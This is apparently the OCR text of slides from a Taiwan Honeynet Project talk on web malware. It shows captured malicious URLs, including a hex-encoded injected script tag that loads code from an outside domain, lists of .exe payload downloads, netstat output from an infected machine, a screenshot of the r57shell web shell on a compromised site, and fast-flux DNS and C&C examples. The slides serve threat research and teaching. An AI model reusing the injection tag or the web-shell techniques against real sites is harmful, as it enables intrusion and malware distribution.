

visiting.txt (~/桌面/web_malware/
檔案(F) 編輯(E) 檢視(V) 搜尋(S) 工具(T) 文件(D) 求助(H)
新增 開啟 儲存 列印... 復原 取消復原 剪下 複製 貼上 尋找 取代
visiting.txt
MalUrl:
http://www.bit361.com/
http://www.bit361.com/bbs
<script src=http://%77%2E%6A%73%67%75%61%6E%67%6A%69%2E%63%6E></script>
<script src=http://%77%2E%6A%73%67%75%61%6E%67%6A%69%2E%63%6E></script>
[wide]http://www.bit361.com/
[script]http://%77%2e%6a%73%67%75%61%6e%67%6a%69%2e%63%6e
[frame]http://w.jsguangji.cn/03.htm
[frame]http://w.jsguangji.cn/456.htm
[script]http://w.jsguangji.cn/1.jpg
[script]http://w.jsguangji.cn/2.jpg
[script]http://w.jsguangji.cn/3.jpg
[script]http://w.jsguangji.cn/4.jpg
[script]http://w.jsguangji.cn/5.jpg
[script]http://w.jsguangji.cn/6.jpg
[script]http://w.jsguangji.cn/7.jpg
[script]http://w.jsguangji.cn/8.jpg
[script]http://w.jsguangji.cn/9.jpg
[script]http://w.jsguangji.cn/10.jpg
[script]http://w.jsguangji.cn/11.jpg
[frame]http://w.jsguangji.cn/dex.html
[script]http://w.jsguangji.cn/click.js
[script]http://js.tongji.linezing.com/1209024/tongji.js
http://w.taogu.org.cn/a.exe
[FileZilla]
[Mozilla Fir...
[root@JOb: ...
xx.txt (~/桌面/web_malware/site_sample/malweb_sample_3_good) - gedit
檔案(F) 編輯(E) 檢視(V) 搜尋(S) 工具(T) 文件(D) 求助(H)
新增 開啟 儲存 列印... 復原 取消復原 剪下 複製 貼上 尋找 取代
xx.txt
1:http://xiqiji3.cn/xmm/a1.exe
1:http://xiqiji3.cn/xmm/a2.exe
1:http://xiqiji3.cn/xmm/a3.exe
2:http://xiqiji3.cn/xmm/a4.exe
1:http://xiqiji3.cn/xmm/a5.exe
2:http://xiqiji3.cn/xmm/a6.exe
2:http://xiqiji3.cn/xmm/a7.exe
2:http://xiqiji3.cn/xmm/a8.exe
1:http://xiqiji3.cn/xmm/a9.exe
1:http://xiqiji3.cn/xmm/a10.exe
2:http://xiqiji3.cn/xmm/a11.exe
1:http://xiqiji3.cn/xmm/a12.exe
1:http://xiqiji3.cn/xmm/a13.exe
1:http://xiqiji3.cn/xmm/a14.exe
1:http://xiqiji3.cn/xmm/a15.exe
1:http://xiqiji3.cn/xmm/a16.exe
1:http://xiqiji3.cn/xmm/a17.exe
1:http://xiqiji3.cn/xmm/a18.exe
2:http://xiqiji3.cn/xmm/a19.exe
2:http://xiqiji3.cn/xmm/a20.exe
2:http://xiqiji3.cn/xmm/a21.exe
2:http://xiqiji3.cn/xmm/a22.exe
2:http://xiqiji3.cn/xcj/gg.exe
1:http://xiqiji3.cn/xcj/ig.exe
1:http://xiqiji3.cn/xcj/lc.exe
1:http://xiqiji3.cn/xcj/ie.exe
2:http://xiqiji3.cn/xcj/svchost.exe
Temporary Internet Files
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 資料夾
網址(D) C:\Documents and Settings\HPC\Local Settings\Temporary Internet Files
移至
資料夾工作
其他
詳細
名稱 網際網路位址 類型 大小 到期日 上次修改日期 上次存取日期
C:\WINDOWS\system32\cmd.exe
TCP 192.168.245.130:139 0.0.0.0:0 LISTENING
TCP 192.168.245.130:2401 222.186.12.43:80 ESTABLISHED
TCP 192.168.245.130:2403 222.216.28.125:80 ESTABLISHED
TCP 192.168.245.130:2404 222.173.188.48:80 ESTABLISHED
TCP 192.168.245.130:2406 121.198.94.241:80 ESTABLISHED
TCP 192.168.245.130:2407 174.37.105.123:80 ESTABLISHED
TCP 192.168.245.130:2416 222.184.252.149:80 ESTABLISHED
TCP 192.168.245.130:2418 123.196.117.6:80 ESTABLISHED
TCP 192.168.245.130:2420 220.181.6.175:80 ESTABLISHED
TCP 192.168.245.130:2424 220.181.6.175:80 ESTABLISHED
TCP 192.168.245.130:2433 202.75.219.217:80 ESTABLISHED
TCP 192.168.245.130:2439 202.75.219.217:80 ESTABLISHED
TCP 192.168.245.130:2456 222.216.28.52:80 ESTABLISHED
TCP 192.168.245.130:2472 59.108.63.57:80 ESTABLISHED
TCP 192.168.245.130:2488 115.28.248.18:80 ESTABLISHED
TCP 192.168.245.130:2491 115.28.248.18:80 ESTABLISHED
TCP 192.168.245.130:2492 72.14.203.138:80 ESTABLISHED
TCP 192.168.245.130:2498 203.171.230.2:80 ESTABLISHED
TCP 192.168.245.130:2500 116.255.131.5:80 ESTABLISHED
TCP 192.168.245.130:2502 202.64.251.174:80 ESTABLISHED
TCP 192.168.245.130:2505 59.46.69.146:80 ESTABLISHED
TCP 192.168.245.130:2507 58.60.13.186:80 SYN_SENT
TCP 192.168.245.130:2508 211.157.104.136:80 SYN_SENT
TCP 192.168.245.131:139 0.0.0.0:0 LISTENING
UDP 0.0.0.0:445 *:*
index.php?tn=ji... http://www.baidu.com/index.php?... HTML Docum... 4 KB 2009/8/5 下午 05:...
gs.gif http://gimg.baidu.com/img/gs.gif GIF 影像 1 KB 2019/8/3 下午 06:...
baidu_logo.gif http://www.baidu.com/img/baidu_... GIF 影像 2 KB 2019/8/3 下午 06:...
bdun.bsc?tn=dd... http://unstat.baidu.com/bdun.bsc?t... HTML Docum... 14 KB
sslm_logo.gif http://www.baidu.com/img/sslm_l... GIF 影像 2 KB 2019/8/3 下午 06:...
s?wd=zasp&tn=... http://www.baidu.com/s?wd=%C1... HTML Docum... 28 KB
bdsug.js?v=1.1.... http://www.baidu.com/js/bdsug.js?... JScript Script ... 8 KB
開始
捷徑 - CaptureClient....
Temporary Internet Files
VMware Accelerated ...
C:\WINDOWS\system...
CE
下午 06:39


Index of /catalog/images - Mozilla Firefox
檔案(F) 編輯(E) 檢視(V) 歷史(S) 書籤(B) 工具(T) 說明(H)
http://www.diabolus-in-musica.com/catalog/images/
RFI Fast-flux tracking
新手上路 即時新聞 載入中...
dnbl.abuse.ch :: Web abuse Tracker
Index of /catalog/images
Name Last modified Size Description
Parent Directory -
123.txt 16-Jun-2009 12:07 103K
ARKELION.jpg 30-Jul-2009 16:41 13K
BADGE PINS/ 04-Oct-2007 12:44 -
BRACELETS/ 04-Oct-2007 12:44 -
CLAN OF XYNOX.jpg 12-Oct-2007 10:04 25K
DAS ICH CABARET.jpg 12-Oct-2007 10:04 33K
DIVERS/ 05-Apr-2008 13:02 -
DRAPEAU/ 04-Oct-2007 12:47 -
Diabolus001.jpg 12-Oct-2007 10:04 59K
FILMS/ 09-Sep-2008 17:29 -
FichierDeMotDePasse 12-Mar-2009 07:35 17
GAMMARAY.jpg 30-Jul-2009 16:30 7.4K
GIFFF.gif 12-Oct-2007 10:04 40K
HARM Devil.jpg 12-Oct-2007 10:05 4.5K
MARDUK BOX.jpg 12-Oct-2007 10:05 24K
PATCH/ 04-Apr-2008 19:22 -
POSTER/ 04-Oct-2007 12:50 -
Pochette cd/ 04-Oct-2007 12:50 -
RAMMSTEIN VOLKzip2.jpg 12-Oct-2007 10:05 43K
SENTENCEDSHADOWS.jpg 30-Jul-2009 16:36 12K
http://www.diabolus-in-musica.com/catalog/images/VINYL/


TWHP
TAIWAN HONEYNET PROJECT


Target - Mozilla Firefox
檔案(F) 編輯(E) 檢視(V) 歷史(S) 書籤(B) 工具(T) 說明(H)
Index of /catalog/images
http://www.diabo.../images/era.txt
Target
r57shell 1.3
02-07-2009 05:30:57 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]
safe_mode: OFF PHP version: 4.4.9 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: ON Oracle: OFF
Disable functions : NONE
HDD Free : 0 B HDD Total : 0 B
uname -a : Linux web451.90.ha.ovh.net 2.6.27.10-grsec-mutu-grs-ipv4-32 #4 SMP Mon Mar 2 13:09:19 UTC 2009 i686 GNU/Linux
sysctl : -
$OSTYPE : linux-gnu
Server : Apache/2.2.X (OVH)
id : uid=13769(diabolus) gid=100(users) groups=100(users)
pwd : /homez.32/diabolus/www/catalog/images (drwxr-xr-x)
Executed command: ls -lia
total 1305
1856508 drwxr-xr-x+ 19 diabolus users 166 Jun 30 23:48 .
1855092 drwxr-xr-x+ 11 diabolus users 120 Jun 12 11:37 ..
11185643 -rw-r--r--+ 1 diabolus users 105645 Jun 16 12:07 123.txt
1856648 drwxr-xr-x+ 2 diabolus users 13 Oct 4 2007 BADGE_PINS
1856662 drwxr-xr-x+ 2 diabolus users 11 Oct 4 2007 BRACELETS
1856539 -rw-r--r--+ 1 diabolus users 26044 Oct 12 2007 CLAN_OF_XYNOX.jpg
1856542 -rw-r--r--+ 1 diabolus users 34063 Oct 12 2007 DAS_ICH_CABARET.jpg
1860085 drwxr-xr-x+ 2 diabolus users 16 Apr 5 2008 DIVERS
1860100 drwxr-xr-x+ 2 diabolus users 11 Oct 4 2007 DRAPEAU
1856546 -rw-r--r--+ 1 diabolus users 60442 Oct 12 2007 Diabolus001.jpg
1860396 drwxr-xr-x+ 2 diabolus users 192 Sep 9 2008 FILMS
1662464 -rwxrwxrwx 1 diabolus users 17 Mar 12 07:35 FichierDeMotDePasse
1856557 -rw-r--r--+ 1 diabolus users 41034 Oct 12 2007 GIFFF.gif
1856568 -rw-r--r--+ 1 diabolus users 4572 Oct 12 2007 HARM_Devil.jpg
1856588 -rw-r--r--+ 1 diabolus users 24267 Oct 12 2007 MARDUK_BOX.jpg
:: Execute command on server ::
Run command
Work directory /homez.32/diabolus/www/catalog/images
Execute
:: Edit files ::
File for edit /homez.32/diabolus/www/catalog/images
Edit file
:: Aliases ::
Select alias find suid files
Execute
:: Find text in files ::
Find text text
Find
In dirs /homez.32/diabolus/www/catalog/images
* (/root;/home;/tmp)
Only in files .txt;.php
* (.txt;.php;.htm)

5. Fast-Flux Domain Service



Fast-Flux Domain Service

First Lookup

Low TTL

Different Network Ranges

```
;; ANSWER SECTION:
thearmynext.info.  600  IN A  69.183.26.53
thearmynext.info.  600  IN A  76.205.234.131
thearmynext.info.  600  IN A  85.177.96.105
thearmynext.info.  600  IN A  217.129.178.138
thearmynext.info.  600  IN A  24.98.252.230

;; ANSWER SECTION:
thearmynext.info.  600  IN A  213.47.148.82
thearmynext.info.  600  IN A  213.91.251.16
thearmynext.info.  600  IN A  69.183.207.99
thearmynext.info.  600  IN A  91.148.168.92
thearmynext.info.  600  IN A  195.38.60.79
```

Second Lookup after TTL expired


Completely different asnwer on 2nd Query

Different AS

DSL/Dial-up ranges

IP address returned in A record	Reverse DNS lookup for IP address	ASN	Country
69.183.26.53	69.183.26.53.adsl.snet.net.	7132	US
76.205.234.131	adsl-76-205-234-131.dsl.hstntx.sbcglobal.net.	7132	US
85.177.96.105	e177096105.adsl.alicedsl.de.	13184	DE
217.129.178.138	ac-217-129-178-138.netvisao.pt.	13156	PT
24.98.252.230	c-24-98-252-230.hsd1.ga.comcast.net.	7725	US

5. Fast-Flux Domain Service



C&C Domain: botz.noretards.com (IP =5)

C&C Domain: serv01.colo.owned.hu (IP =10)

TWHP
TAIWAN HONEYNET PROJECT

財團法人國家實驗研究院
國家高速網路與計算中心
National Center for High-Performance Computing

Q & A